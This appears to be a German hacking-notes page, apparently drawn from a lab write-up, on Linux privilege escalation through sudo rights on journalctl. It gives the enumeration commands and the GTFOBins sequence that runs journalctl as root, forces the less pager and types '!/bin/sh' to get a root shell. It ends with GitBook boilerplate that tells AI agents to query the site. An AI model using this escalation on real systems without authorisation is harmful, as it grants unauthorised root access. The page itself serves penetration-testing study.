> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/privesc/sudoers/sudo-journalctl-linux-privilege-escalation.md).
# Sudo journalctl - Linux-Privilegienerweiterung
Sudo (journalctl)-Notizen zur Linux-Privilegienerweiterung, mit Enumerierungsschritten, Ausnutzungsbeispielen und validierungsorientierter Berichterstattung.
## Was es ist
Die Privilegieneskalation über Sudoers beginnt mit den Befehlen, die ein Benutzer über `sudo`. Fehlkonfigurierte Binärdateien, unsichere Skriptargumente, der Umgang mit Symlinks und verwundbare sudo-Versionen können begrenzte sudo-Rechte in eine Root-Shell verwandeln. Diese spezielle Seite konzentriert sich auf **Sudo (journalctl)** und hält den Ausnutzungsablauf praxisnah: die Bedingung identifizieren, sie sicher validieren und dann die kleinste nötige Nutzlast ausführen, um die Auswirkung nachzuweisen.
## Aufzählung
Beginnen Sie damit, den lokalen Kontext und die genaue Fehlkonfiguration zu bestätigen, bevor Sie den Ausnutzungsweg ausführen.
```bash
sudo -l
sudo --version
```
## Beispiele
## Ausnutzung von journalctl
{% hint style="info" %}
Wir haben ein Skript gefunden, `server-stats.sh`, im `/bin` Verzeichnis. Dieses Skript ist so konfiguriert, dass es den `/usr/bin/journalctl` Befehl mit sudo-Berechtigungen auszuführen. Das bedeutet, dass wir diesen Befehl verwenden können, um Root-Rechte zu erhalten
{% endhint %}
**Suche nach der GTFOBins-Technik:**

* Beim Nachschlagen in GTFOBins entdecken wir, dass `journalctl` kann verwendet werden, um Rechte durch Ausführen eines Shell-Befehls zu erhöhen.
{% embed url="" %}
**Voraussetzungen für die Ausführung:**
Um diesen Vorgang auszulösen, muss die Größe des Terminalfensters begrenzt werden, um den `less` Paginierungsmodus in `journalctl`. Dieser Modus ermöglicht die Ausführung von Shell-Befehlen über `!`.
```bash
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
```
Sobald man im `less` Modus ist, gib den folgenden Befehl ein, um eine Root-Shell zu erhalten:
```bash
!/bin/sh
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/privesc/sudoers/sudo-journalctl-linux-privilege-escalation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)
.png?alt=media)